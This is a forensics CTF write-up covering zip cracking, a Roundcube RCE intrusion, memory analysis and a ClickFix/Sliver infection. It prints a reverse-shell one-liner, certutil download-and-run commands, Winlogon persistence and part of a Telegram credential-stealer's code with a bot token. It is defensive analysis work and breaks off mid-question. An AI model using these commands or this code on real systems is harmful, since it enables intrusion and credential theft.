PTITHCM Mini Forensics

Sweet Secret

  • We are given a .docx file, reading it gives us nothing. So we are going to extract it.
SH
$ unzip 'Welcome.docx'
  • Then we are given an AES Ciphertext in docProps/secret.txt
SH
$ cat 'docProps/secret.txt'
AES-data: 3d0d1fe78d2d8648ac15b5f51ad906fae58b54b89e680b8130188efc326392acb000b9956628c014f0dc9916aa9eef56
  • Inside word/document.xml, we can find the Key and IV
XML
<w:t>Key=make_pis_great_againnnnn,IV=123456789abcdefg</w:t><
  • Decrypting with CyberChef gives us the flag.
    rk3zXJze-l

Flag: PIS{ha_y0u_c4n_n0t_s33_this_flag_r19ht??}

Forgotten Key

  • We are given a password-protected .zip archive, which we will be cracking with John.
SH
$ zip2john 'Secret.zip' > 'zip.hash' && john --wordlist='/usr/share/wordlists/rockyou.txt' 'zip.hash'
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ryancolin1       (Secret.zip/unknown.png)
1g 0:00:00:00 DONE (2025-11-12 17:41) 3.846g/s 15879Kp/s 15879Kc/s 15879KC/s s-dub30..rubyredcamry
Use the "--show" option to display all of the cracked passwords reliably
Session completed
  • The password is ryancolin1, extracting the archive gives us unknown.png file, but the header has been modified.
SH
$ xxd 'unknown.png' | head
00000000: 0000 0000 0d0a 1a0a 0000 000d 4948 4452  ............IHDR
00000010: 0000 0400 0000 0400 0806 0000 007f 1d2b  ...............+
00000020: 8300 0000 9e65 5849 664d 4d00 2a00 0000  .....eXIfMM.*...
00000030: 0800 0202 1300 0300 0000 0100 0100 0087  ................
00000040: 6900 0400 0000 0100 0000 2600 0000 0000  i.........&.....
00000050: 0490 0000 0700 0000 0430 3233 3291 0100  .........0232...
00000060: 0700 0000 0401 0203 0092 8600 0700 0000  ................
00000070: 4200 0000 5ca0 0100 0300 0000 01ff ff00  B...\...........
00000080: 0000 0000 0041 5343 4949 0000 0049 6620  .....ASCII...If
00000090: 596f 7520 4c6f 6f6b 2055 7020 546f 2054  You Look Up To T
  • We will fix the header so it becomes like so.
SH
$ xxd 'unknown.png' | head
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
00000010: 0000 0400 0000 0400 0806 0000 007f 1d2b  ...............+
00000020: 8300 0000 9e65 5849 664d 4d00 2a00 0000  .....eXIfMM.*...
00000030: 0800 0202 1300 0300 0000 0100 0100 0087  ................
00000040: 6900 0400 0000 0100 0000 2649 4441 5400  i.........&IDAT.
00000050: 0490 0000 0700 0000 0430 3233 3291 0100  .........0232...
00000060: 0700 0000 0401 0203 0092 8600 0700 0000  ................
00000070: 4200 0000 5ca0 0100 0300 0000 01ff ff00  B...\...........
00000080: 0000 0000 0041 5343 4949 0000 0049 6620  .....ASCII...If
00000090: 596f 7520 4c6f 6f6b 2055 7020 546f 2054  You Look Up To T
  • The result is the following image:

upload_246a647082d2781fa0de6c3f19aa54c0

  • We can see a strange artifact at the top left corner of the image.
  • A slight editing of the image gives us the flag.

upload_55fcdc3b766591fd4936e15bf57c3933

::: info

Flag: PIS{h4ll0w33n_1s_f4n!!!}

Foothold

Flag format: PIS{CVE_HOST:PORT_/path/to/persistence}

  • This is a mailserver we need to check for a security breach.
  • Checking /var/mail/root gives us an email that has been sent to the Forensics Team. Which reads:
PLAINTEXT
From [email protected]  Mon Nov  3 13:34:51 2025
Return-Path: <[email protected]>
X-Original-To: root
Delivered-To: [email protected]
Received: by mailserver.localdomain (Postfix, from userid 33)
	id 10F90121456; Mon,  3 Nov 2025 13:34:50 +0000 (UTC)
To: [email protected]
From: [email protected]
Auto-Submitted: auto-generated
Subject: *** SECURITY information for mailserver ***
Message-Id: <[email protected]>
Date: Mon,  3 Nov 2025 13:34:50 +0000 (UTC)

mailserver : Nov  3 13:34:50 : www-data : user NOT in sudoers ; TTY=pts/1 ; PWD=/var/www/html/roundcube ; USER=root ; COMMAND=/usr/bin/crontab -
  • This tells us that the user www-data, exploited the Roundcube mail server, then tried to setup a crontab.
  • A quick look inside (/var/www/html/) uses Roundcube 1.6.10. A quick look up on the internet gives us this Remote Code Execution CVE.
PLAINTEXT
CVE-2025-49113 – Roundcube 1.6.10 Authenticated Remote Code Execution

    ⚠️ Disclaimer
    This repository is intended strictly for educational and research purposes.
    All demonstrations were performed in a controlled lab environment.
    Unauthorized testing or exploitation of systems without explicit permission is illegal and unethical. The author is not responsible for any misuse of this information.

📌 What Is Roundcube?

Roundcube is a widely used, browser-based IMAP email client written in PHP. It provides a user-friendly interface for webmail access and is commonly deployed by hosting providers, academic institutions, and internal enterprise mail servers.
🚨 About the Vulnerability

CVE-2025-49113 is a vulnerability affecting Roundcube version 1.6.10 that allows an authenticated user to achieve remote code execution (RCE) by submitting a crafted command through the webmail interface.

Successful exploitation requires valid user credentials. Once exploited, it grants system-level command execution based on the web server's context.

    CVE ID: CVE-2025-49113
    Affected Application: Roundcube 1.6.10
    Vulnerability Type: Authenticated Remote Code Execution
    Exploit Type: Reverse Shell via PHP Payload
    Exploit Availability: Public GitHub PoC
  • As the mailserver is hosted with apache2, we will read it’s log in /var/apache2/access.log, the logs gives us this peculiar line.
PLAINTEXT
192.168.75.137 - - [03/Nov/2025:13:23:09 +0000] "POST /roundcube/?_from=edit-%21%C7%22%C7%3B%C7i%C7%3A%C70%C7%3B%C7O%C7%3A%C71%C76%C7%3A%C7%22%C7C%C7r%C7y%C7p%C7t%C7_%C7G%C7P%C7G%C7_%C7E%C7n%C7g%C7i%C7n%C7e%C7%22%C7%3A%C71%C7%3A%C7%7B%C7S%C7%3A%C72%C76%C7%3A%C7%22%C7%5C%C70%C70%C7C%C7r%C7y%C7p%C7t%C7_%C7G%C7P%C7G%C7_%C7E%C7n%C7g%C7i%C7n%C7e%C7%5C%C70%C70%C7_%C7g%C7p%C7g%C7c%C7o%C7n%C7f%C7%22%C7%3B%C7S%C7%3A%C71%C70%C74%C7%3A%C7%22%C7e%C7c%C7h%C7o%C7+%C7Y%C7m%C7F%C7z%C7a%C7C%C7A%C7t%C7Y%C7y%C7A%C7n%C7Z%C7X%C7h%C7l%C7Y%C7y%C7B%C7i%C7Y%C7X%C7N%C7o%C7I%C7C%C71%C7p%C7I%C7C%C7Y%C7%2B%C7L%C72%C7R%C7l%C7d%C7i%C79%C70%C7Y%C73%C7A%C7v%C7M%C7T%C7k%C7y%C7L%C7j%C7E%C72%C7O%C7C%C74%C73%C7N%C7S%C74%C7x%C7M%C7z%C7c%C7v%C7N%C7D%C7Q%C70%C7N%C7C%C7A%C78%C7J%C7j%C7E%C7n%C7C%C7g%C7%3D%C7%3D%C7+%C7%5C%C77%C7c%C7+%C7b%C7a%C7s%C7e%C76%C74%C7+%C7-%C7d%C7+%C7%5C%C77%C7c%C7+%C7s%C7h%C7%3B%C7%23%C7%22%C7%3B%C7%7D%C7i%C7%3A%C70%C7%3B%C7b%C7%3A%C70%C7%3B%C7%7D%C7%22%C7%3B%C7%7D%C7%7D%C7&_task=settings&_framed=1&_remote=1&_id=1&_uploadid=1&_unlock=1&_action=upload HTTP/1.1" 200 812 "-" "-"
  • This text is heavily obfuscated, the original command reads:
SH
$ echo '%21%C7%22%C7%3B%C7i%C7%3A%C70%C7%3B%C7O%C7%3A%C71%C76%C7%3A%C7%22%C7C%C7r%C7y%C7p%C7t%C7_%C7G%C7P%C7G%C7_%C7E%C7n%C7g%C7i%C7n%C7e%C7%22%C7%3A%C71%C7%3A%C7%7B%C7S%C7%3A%C72%C76%C7%3A%C7%22%C7%5C%C70%C70%C7C%C7r%C7y%C7p%C7t%C7_%C7G%C7P%C7G%C7_%C7E%C7n%C7g%C7i%C7n%C7e%C7%5C%C70%C70%C7_%C7g%C7p%C7g%C7c%C7o%C7n%C7f%C7%22%C7%3B%C7S%C7%3A%C71%C70%C74%C7%3A%C7%22%C7e%C7c%C7h%C7o%C7+%C7Y%C7m%C7F%C7z%C7a%C7C%C7A%C7t%C7Y%C7y%C7A%C7n%C7Z%C7X%C7h%C7l%C7Y%C7y%C7B%C7i%C7Y%C7X%C7N%C7o%C7I%C7C%C71%C7p%C7I%C7C%C7Y%C7%2B%C7L%C72%C7R%C7l%C7d%C7i%C79%C70%C7Y%C73%C7A%C7v%C7M%C7T%C7k%C7y%C7L%C7j%C7E%C72%C7O%C7C%C74%C73%C7N%C7S%C74%C7x%C7M%C7z%C7c%C7v%C7N%C7D%C7Q%C70%C7N%C7C%C7A%C78%C7J%C7j%C7E%C7n%C7C%C7g%C7%3D%C7%3D%C7+%C7%5C%C77%C7c%C7+%C7b%C7a%C7s%C7e%C76%C74%C7+%C7-%C7d%C7+%C7%5C%C77%C7c%C7+%C7s%C7h%C7%3B%C7%23%C7%22%C7%3B%C7%7D%C7i%C7%3A%C70%C7%3B%C7b%C7%3A%C70%C7%3B%C7%7D%C7%22%C7%3B%C7%7D%C7%7D%C7' | sed 's/C7//g' | tr -d '%' | sed 's/\+/ /g'
21223Bi3A03BO3A163A22Crypt_GPG_Engine223A13A7BS3A263A225C00Crypt_GPG_Engine5C00_gpgconf223BS3A1043A22echo YmFzaCAtYyAnZXhlYyBiYXNoIC1pICY2BL2Rldi90Y3AvMTkyLjE2OC43NS4xMzcvNDQ0NCA8JjEnCg3D3D 5C7c base64 -d 5C7c sh3B23223B7Di3A03Bb3A03B7D223B7D7D
  • This script executes a sh that decode this base64 strings and execute it.
PLAINTEXT
YmFzaCAtYyAnZXhlYyBiYXNoIC1pICY+L2Rldi90Y3AvMTkyLjE2OC43NS4xMzcvNDQ0NCA8JjEnCg==
  • Decoding the base64 string gives us
SH
$ echo 'YmFzaCAtYyAnZXhlYyBiYXNoIC1pICY+L2Rldi90Y3AvMTkyLjE2OC43NS4xMzcvNDQ0NCA8JjEnCg=='' | base64 -d
bash -c 'exec bash -i &>/dev/tcp/192.168.75.137/4444 <&1'
  • This command opens up port 4444 at 192.168.75.137, which gives us the initial access address.
  • Going back, we also knew that user www-data also created a crontab, which on Linux is most likely stored in /var/spool/cron/crontabs/
  • Inside is a crontab that reads.
CR
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Mon Nov  3 13:35:29 2025)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
*/5 * * * * /tmp/beacon001 >/dev/null 2>&1
  • This crontab executes the binary beacon001 every 5 minutes.
  • Uploading beacon001 on VirusTotal , tells us that this file is malicious.
  • Combine all the elements together to get the flag.

Flag: PIS{CVE-2025-49113_192.168.75.137:4444_/var/spool/cron/crontabs/www-data}

JotDown

  • We are given a memory dump. We will use Volatility 3 for this job.
  • First we will start by looking at the processes.
PLAINTEXT
$ vol.py -f memdump.raw windows.pslist
...
4552	8976	msedge.exe	0xd20fe1167080	16	-	1	False	2025-11-03 18:11:46.000000 UTC	N/A	Disabled
6080	8976	msedge.exe	0xd20fdfba1080	25	-	1	False	2025-11-03 18:11:46.000000 UTC	N/A	Disabled
1440	8976	msedge.exe	0xd20fe15580c0	8	-	1	False	2025-11-03 18:11:57.000000 UTC	N/A	Disabled
7604	8976	msedge.exe	0xd20fdc052080	15	-	1	False	2025-11-03 18:12:01.000000 UTC	N/A	Disabled
7640	8976	msedge.exe	0xd20fdce53080	25	-	1	False	2025-11-03 18:12:01.000000 UTC	N/A	Disabled
4888	8976	msedge.exe	0xd20fdce020c0	26	-	1	False	2025-11-03 18:12:01.000000 UTC	N/A	Disabled
...
  • We can see a bunch of Microsoft Edge activities. To see what the user was doing, we can dump Edge’s History Database for inspection.
  • First, we need to find the virtual address of %APPDATA%\Local\Microsoft\Edge\User Data\Default\History.
SH
$ vol.py -f memdump.raw windows.filescan | grep 'History'
...
0xd20fe091f300	\Users\nh0kt1g3r12\AppData\Local\Microsoft\Edge\User Data\Default\History
  • In this cases it would be 0xd20fe091f300. After that, we need to dump the exact virtual address to get the file.
PLAINTEXT
$ vol -f memdump.raw windows.dumpfile --virtaddr 0xd20fe091f300
Volatility 3 Framework 2.27.0
Progress:  100.00		PDB scanning finished
Cache	FileObject	FileName	Result

DataSectionObject	0xd20fe091f300	History	file.0xd20fe091f300.0xd20fe0aba8c0.DataSectionObject.History-1.dat
SharedCacheMap	0xd20fe091f300	History	file.0xd20fe091f300.0xd20fde3db4f0.SharedCacheMap.History-1.vacb
  • Which will give us: file.0xd20fe091f300.0xd20fe0aba8c0.DataSectionObject.History.dat.
  • Inspecting the database gives us this link to a locked PasteBin: https://pastebin.com/rmXj1eCt .

pas

  • The user probably Jot Down the password somewhere.
PLAINTEXT
$ vol.py -f memdump.raw windows.filescan | grep 'Note'
...
0xd20fe058ebf0	\Users\nh0kt1g3r12\AppData\Local\Packages\Microsoft.WindowsNotepad_8wekyb3d8bbwe\LocalState\TabState\703f5836-f2e4-43c0-8522-59e788aa06de.bin.tmp
PLAINTEXT
$ vol -f memdump.raw windows.dumpfile --virtaddr 0xd20fe058ebf0
Volatility 3 Framework 2.27.0
Progress:  100.00		PDB scanning finished
Cache	FileObject	FileName	Result

DataSectionObject	0xd20fe058ebf0	703f5836-f2e4-43c0-8522-59e788aa06de.bin.tmp	file.0xd20fe058ebf0.0xd20fe0489b40.DataSectionObject.703f5836-f2e4-43c0-8522-59e788aa06de.bin.tmp.dat
  • We can read the Tab State with strings -n 1
PLAINTEXT
$ strings -n 1 file.0xd20fe058ebf0.0xd20fe0489b40.DataSectionObject.703f5836-f2e4-43c0-8522-59e788aa06de.bin.tmp.dat | tr -d \n
NPAcDDH_C507_F?5olF
  • Our password is AcDDH_C507_F?5. But this piece of text looks like it have been encoded with ROT47. Which we can decode with CyberChef.

rot

  • So our password is p4ssw0rd_f0und.
  • After that we can type in our password in the PasteBin link to get the flag.

p

Flag: PIS{fr0m_f4n_n3r0_w1th_l0v3}

FixFixFix

Dear IR Team,

A client reported system issues after encountering an online verification page during normal web browsing. Following interaction with this interface, their workstation showed signs of compromise.

We detected suspicious activities including unusual process executions, external network connections, and system configuration changes. Evidence suggests malware installation with persistence mechanisms and credential harvesting capabilities.

The device is isolated. Please investigate.

thumbnail

  • We are given a Raw Disk Image, a Memory Dump and a Packet Capture.

Question 1

What initial access technique was used to lure the user to deploy the malware?


  • Looking from the thumbnail image, we can see that this site is mimicking Google’s CAPTCHA to trick the user into executing malicious code.
  • According to Mitre ATT&CK:

An adversary may rely upon a user copying and pasting code in order to gain execution. Users may be subjected to social engineering to get them to copy and paste code directly into a Command and Scripting Interpreter. One such strategy is “ClickFix,” in which adversaries present users with seemingly helpful solutions—such as prompts to fix errors or complete CAPTCHAs—that instead instruct the user to copy and paste malicious code.

Answer: ClickFix.

Question 2

What is the exact date and time of initial compromise?

  • We know that the user executed a command by launching a Terminal, then pasting the malicious Powersh code and executed it. Which we can extract the time from the RunMRU key from the NTUSER.DAT registry.
  • We will be using RegRipper for this job.
PLAINTEXT
RunMru
Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
LastWrite Time 2025-11-09 01:02:22Z
MRUList = a
a   cmd.exe /c certutil -urlcache -split -f "http://192.168.20.3/cailonmemay.exe" "%TEMP%\svhost.exe" && "%TEMP%\svhost.exe" && timeout 3\1
  • We can see the Last Write Time was at 2025-11-09 01:02:22.

Answer: 2025-11-09 01:02:22.

Question 3

What is the MITRE ATT&CK ID of the 1st stage downloader?

  • According to Microsoft.

clickchain

  • This malware is used to download another malware
  • A quick look up gives us this information from MITRE ATT&CK:

Adversaries may transfer tools or other files from an external system into a compromised environment. Tools or files may be copied from an external adversary-controlled system to the victim network through the command and control channel or through alternate protocols such as ftp. Once present, adversaries may also transfer/spread tools between victim devices within a compromised environment (i.e. Lateral Tool Transfer).

  • This is found under ID T1105.

Answer: T1105.

Question 4

When was the malware first executed on the system?

  • From the executed command:
PLAINTEXT
$ cmd.exe /c certutil -urlcache -split -f "http://192.168.20.3/cailonmemay.exe" "%TEMP%\svhost.exe" && "%TEMP%\svhost.exe" && timeout 3\1
  • The attacker used certutil to download the malware cailonmemay.exe and disguised it as svhost.exe - which looks like a common Windows Task svchost.exe
  • We can determine the start time using the given Memory Dump using Volatility 3 .
PLAINTEXT
$  $ vol -f evidence.dmp.raw windows.pslist | grep svhost.exe
12984ess125920.0svhost.exe	0xb68365a9f0c0	12	-	1	False	2025-11-09 01:02:29.000000 UTC	N/A	Disabled
  • Here, we can see the start time.

Answer: 2025-11-09 01:02:29.

Question 5

What is the malware family?

  • We will start by extracting the malware from the Packet Capture with tshark.
  • From the Packet Capture, the malicious code made a GET request to download the malware. Which is then reassembled in Frame 12472

cailo

  • We can then extract the malware.
PLAINTEXT
$ tshark -r captured.pcapng -Y 'frame.number == 12472' -T fields -e media.type | xxd -r -p > cailonmemay.exe
  • We can then upload this file to VirusTotal for inspection.

skiver

Answer: Sliver.

Question 6

When was the malware first found in the wild?

  • Looking at the report again here .
    image
  • The first submission was on 2025-11-08 08:41:54

Answer: 2025-11-08 08:41:54.

Question 7

What is the full path of persistence?

  • We will start by checking the Windows Defenders Log stored under C:\ProgramData\Microsoft\Windows Defender\Support\MPLog-20251103-010413.log
PLAINTEXT
2025-11-09T01:06:48.021 DETECTION_MERGE#2 Trojan:Win32/SuspGolang.AG winlogonsh:HKCU@S-1-5-21-3558265190-190559637-539419846-1000\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON\\SHELL:cmd.exe /c certutil -urlcache -split -f http://192.168.20.3/cailonmemay.exe %TEMP%\svhost.exe & %TEMP%\svhost.exe & timeout 3 & del %TEMP%\svhost.exe PropBag [length: 0, data: (null)]
  • Windows Defenders detected a Registry Change on HKCU@S-1-5-21-3558265190-190559637-539419846-1000\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON\\SHELL

Answer: HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell.

Question 8

What is the MITRE ATT&CK ID of the persistence technique?

Adversaries may abuse features of Winlogon to execute DLLs and/or executables when a user logs in. Winlogon.exe is a Windows component responsible for actions at logon/logoff as well as the secure attention sequence (SAS) triggered by Ctrl-Alt-Delete. Registry entries in HKLM\Software[\Wow6432Node\]\Microsoft\Windows NT\CurrentVersion\Winlogon\ and HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\ are used to manage additional helper programs and functionalities that support Winlogon.

  • This technique falls under ID: T1547.004.

Answer: T1547.004.

Question 9

What IP address and port was used for C2 communications?

  • Looking at the [VirusTotal analysis] again:
    25111764421753
  • The Malware makes HTTP Requests only to 192.168.20.3:8888 to communicate.

Answer: 192.168.20.3:8888.

Question 10

When was the first C2 command executed?

Structure

Sliver uses file extensions to determine what type of request is being made .woff – Used for stagers .html – Key exchange messages .js – Long poll messages .php – Session messages .png – Close session messages

  • Inspecting our Packet Capture again, this was the first C2 command:

image

  • This C2 command was sent at:

image

Answer: 2025-11-09 01:02:30.

Question 11

How many different commands did the attacker execute?

  • First we parse the Packet Capture.
SH
$ sliver_parse_pcap --pcap captured.pcapng --filter http --domain_name "192.168.20.3"
  • After that, we will dump the malware’s process out to find the key faster.
SH
$ vol -f evidence.dmp.raw windows.memmap.MemMap --pid 12984 --dump
  • Then we will let the script brute-force the key with the process dump.
SH
$ sliver_decrypt --key "695d219063e6c41c5678ce0264c46dafa9454ed39c59f9eb8d03677119a2dfae" --transport http --file_path http-sessions.json
...
[+] Processing: http://192.168.20.3:8888/bundles/javascript/scripts/bundles/bundles/bundle/jquery.js?x=20591x323
 ├── [-] Decoding: gzip
 ├── [-] Session Key: 695d219063e6c41c5678ce0264c46dafa9454ed39c59f9eb8d03677119a2dfae
 └── [-] Message Type: 22
      └── [=] Message Data: reg add...
...
[+] Processing: http://192.168.20.3:8888/jquery.min.js?m=545718t0
 ├── [-] Decoding: gzip
 ├── [-] Session Key: 695d219063e6c41c5678ce0264c46dafa9454ed39c59f9eb8d03677119a2dfae
 └── [-] Message Type: 22
      └── [=] Message Data: iiwr...
...
[+] Processing: http://192.168.20.3:8888/namespaces/db/admin.php?q=45713v197
 ├── [-] Decoding: hex
 ├── [-] Session Key: 695d219063e6c41c5678ce0264c46dafa9454ed39c59f9eb8d03677119a2dfae
 └── [-] Message Type: 22
      └── [=] Message Data: hwr http://192.168.20.3/concacbamay.exe -o "$env:TEMP\explorer.exe"; & "$env:TEMP\explorer.exe"; sleep 2

[+] Processing: http://192.168.20.3:8888/oauth/oauth2callback/oauth2/authenticate/login.php?n=68g51720t1
 ├── [-] Decoding: b64
 ├── [-] Session Key: 695d219063e6c41c5678ce0264c46dafa9454ed39c59f9eb8d03677119a2dfae
 └── [-] Message Type: 22
      └── [=] Message Data: === MICROSOFT EDGE PASSWORD EXTRACTOR ===Starting Edge password extraction... Edge encryption key extracted successfully Processing Edge profile: Default Extracted 1 passwords from profile DefaultExtracted 1 passwords from EdgeExtracted 1 Edge passwords, preparing encryption...Original data size: 249 charactersEncrypted data size: 344 charactersSending 1 encrypted chunks... Chunk 1/1 sent successfullyTransmission complete: 1 chunks sentEncrypted Edge data sent to Telegram @b
...
  • We can see that the attacker executed 3 commands on the victim’s computer.

Answer: 3.

Question 12

What is the full command used to download and exfiltrate user credentials?

  • Reading the commands again, the attacker executed this command:
PLAINTEXT
$ hwr http://192.168.20.3/concacbamay.exe -o "$env:TEMP\explorer.exe"; & "$env:TEMP\explorer.exe"; sleep 2
  • Which was then replied with:
PLAINTEXT
=== MICROSOFT EDGE PASSWORD EXTRACTOR ===Starting Edge password extraction... Edge encryption key extracted successfully Processing Edge profile: Default Extracted 1 passwords from profile DefaultExtracted 1 passwords from EdgeExtracted 1 Edge passwords, preparing encryption...Original data size: 249 charactersEncrypted data size: 344 charactersSending 1 encrypted chunks... Chunk 1/1 sent successfullyTransmission complete: 1 chunks sentEncrypted Edge data sent to Telegram 
  • So the attacker exfiltrated the user’s Microsoft Edge credentials to Telegram.

Answer: hwr http://192.168.20.3/concacbamay.exe -o "$env:TEMP\explorer.exe"; & "$env:TEMP\explorer.exe"; sleep 2

Question 13

Where did the attacker exfiltrate browser credentials to?

  • From our previous question, we knew that the attacker exfiltrated the credentials to Telegram.

Answer: Telegram.

Question 14

What are the exfiltrated credentials? (username:password)

  • We knew that the attacker downloaded another Malware through the C2 channel.
  • We also know that the Malware’s name is concacbamay.exe. Checking the Packet Capture again:

image

  • The attacker made a GET request and the binary was reassembled in frame 40053
  • We will extract the Malware from the Packet Capture file with tshark
SH
$ tshark -r captured.pcapng -Y 'frame.number == 40053' -T fields -e media.type | xxd -r -p > concacbamay.exe
SH
$ exe-file-analyzer 'concacbamay.exe'
┌─ DETECTED LANGUAGE/COMPILER ─────────────────────────────┐
│ ✅ Python (confidence: high)│ ✅ Java/JAR (confidence: medium)└──────────────────────────────────────────────────────────┘
  • Another quick examination confirms that this is indeed a Python executable.
SH
$ strings 'concacbamay.exe'
...
bunicodedata.pyd
bwin32\win32api.pyd
bwin32\win32crypt.pyd
bwin32\win32evtlog.pyd
bzstandard\_cffi.cp313-win_amd64.pyd
bzstandard\backend_c.cp313-win_amd64.pyd
opyi-contents-directory _internal
zPYZ.pyz
9python313.dll
  • Fortunately, we can easily reverse-engineer Python executables.
  • We will first turning the executable into Python Bytecode with pyinstxtractor
SH
$ pyinstxtractor.py 'concacbamay.exe'
[+] Processing concacbamay.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.13
[+] Length of package: 16036748 bytes
[+] Found 115 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_cryptography_openssl.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: mal.pyc
[+] Found 787 files in PYZ archive
[!] Error: Failed to decompress PYZ.pyz_extracted/jaraco.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ.pyz_extracted/setuptools/_distutils/compilers.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ.pyz_extracted/setuptools/_distutils/compilers/C.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ.pyz_extracted/setuptools/_vendor.pyc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress PYZ.pyz_extracted/setuptools/_vendor/jaraco.pyc, probably encrypted. Extracting as is.
[+] Successfully extracted pyinstaller archive: concacbamay.exe

You can now use a python decompiler on the pyc files within the extracted directory.
  • Inside the extracted binary, we can see mal.py
PLAINTEXT
$ ls
.
├── ...
├── mal.pyc
└── ...
  • We will then decompile the bytecode with https://pylingual.io .
  • Inside the source code, we can see some important functions.
PYTHON
...
BOT_TOKEN = '8332646887:AAHZLz-lcC8K_S2XUfJy7PmlXol5XaERVP8'
CHAT_ID = '-1002796536763'
...

def get_encryption_key():
        """Generate AES key from computer name"""  # inserted
        computer_name = os.environ['COMPUTERNAME']
        key_hash = hashlib.sha256(computer_name.encode()).digest()
        key = key_hash
        iv = key_hash[(-16):]
        return (key, iv)

def encrypt_data(data, key, iv):
        """Encrypt data with AES-CBC with proper padding"""  # inserted
        cipher = AES.new(key, AES.MODE_CBC, iv)
        data_bytes = data.encode('utf-8')
        pad_length = 16 - len(data_bytes) % 16
        padded_data = data_bytes + bytes([pad_length] * pad_length)
        encrypted = cipher.encrypt(padded_data)
        return base64.b64encode(encrypted).decode('utf-8')
    
def send_encrypted_chunks(data, telegram):
        """Encrypt data and send as chunks to Telegram"""  # inserted
        key, iv = get_encryption_key()
        encrypted_data = encrypt_data(data, key, iv)
        print(f'Original data size: {len(data)} characters')
        print(f'Encrypted data size: {len(encrypted_data)} characters')
        max_chunk_size = 3500
        chunks = [encrypted_data[i:i + max_chunk_size] for i in range(0, len(encrypted_data), max_chunk_size)]
        print(f'Sending {len(chunks)} encrypted chunks...')
        for i, chunk in enumerate(chunks, 1):
            chunk_message = f'🔐 EDGE_CHUNK[{i}/{len(chunks)}]:{chunk}'
            success = telegram.send_message(chunk_message)
            if success:
                print(f'✅ Chunk {i}/{len(chunks)} sent successfully')
            else:  # inserted
                print(f'❌ Failed to send chunk {i}/{len(chunks)}')
        return len(chunks)

def send_edge_to_telegram(passwords):
        """Send extracted Edge passwords to Telegram with encryption"""  # inserted
        telegram = TelegramSender(BOT_TOKEN, CHAT_ID)
        if not passwords:
            telegram.send_message('❌ No passwords were found in Microsoft Edge.')
        return None
  • Summary:

    • The script generates an AES key from the SHA-512 digest of the computer’s name.
    • The script encrypts the stolen credentials with AES-CBC.
    • The script also encode the ciphertext with Base64.
    • The script sends the encrypted credentials to Telegram.
  • Using this website: https://dev.mrbean.dev/telegram , we can get an invite link to the Telegram channel.

image

  • Which will return this reponse:
JSON
{
  "ok": true,
  "result": {
    "id": -1002796536763,
    "title": "hahahahalmaooo",
    "type": "channel",
    "invite_link": "https://t.me/+dla4Yp6ALXg0ZWM9",
    "can_send_gift": true,
    "has_visible_history": true,
    "can_send_paid_media": true,
    "accepted_gift_types": {
      "unlimited_gifts": true,
      "limited_gifts": true,
      "unique_gifts": true,
      "premium_subscription": false
    },
    "available_reactions": [],
    "max_reaction_count": 11,
    "accent_color_id": 6
  }
}
  • Inside the Telegram chat:

image

  • So our credential’s ciphertext is:
PLAINTEXT
XMPb/GhJYMyBVDY29FwKlR821i/MGTc94KO1DtslPu5eYEOfF5Q9ATJcYPlKWT021qf5IYaKrczy18Hmua3riXuSKZ8ecK/LefMaQw64f80eSMyojTJ+fSfwiaNaBo17dNClDYCIoov2VijEk8GBvB3sadas7j1lYWohtKWbOVwZEjwmF8iSXL9wZNM/Ni7xH0I6PyyQlOAqHiyEw1ckPOiOVuo4veRagBzYEIep4E/LtkpAhDxOubnJsV0Er8s3WeZAWrwmHYZfdHT2BBO3X0M8DcsX343qEmEM5ItFtdTnn3fegkNoYBSBLL+JlTWP+8swbiYFWzj7X0tH/E/krA==
  • We will now encrypt it. But first to get the KEY and IV, we need to know the computer’s name. Which we can check by reading the SYSTEM registry.
PLAINTEXT
$ hivexget SYSTEM 'ControlSet001\Control\ComputerName\ComputerName'
"@"="mnmsrvc"
"ComputerName"="WINDOWS11"
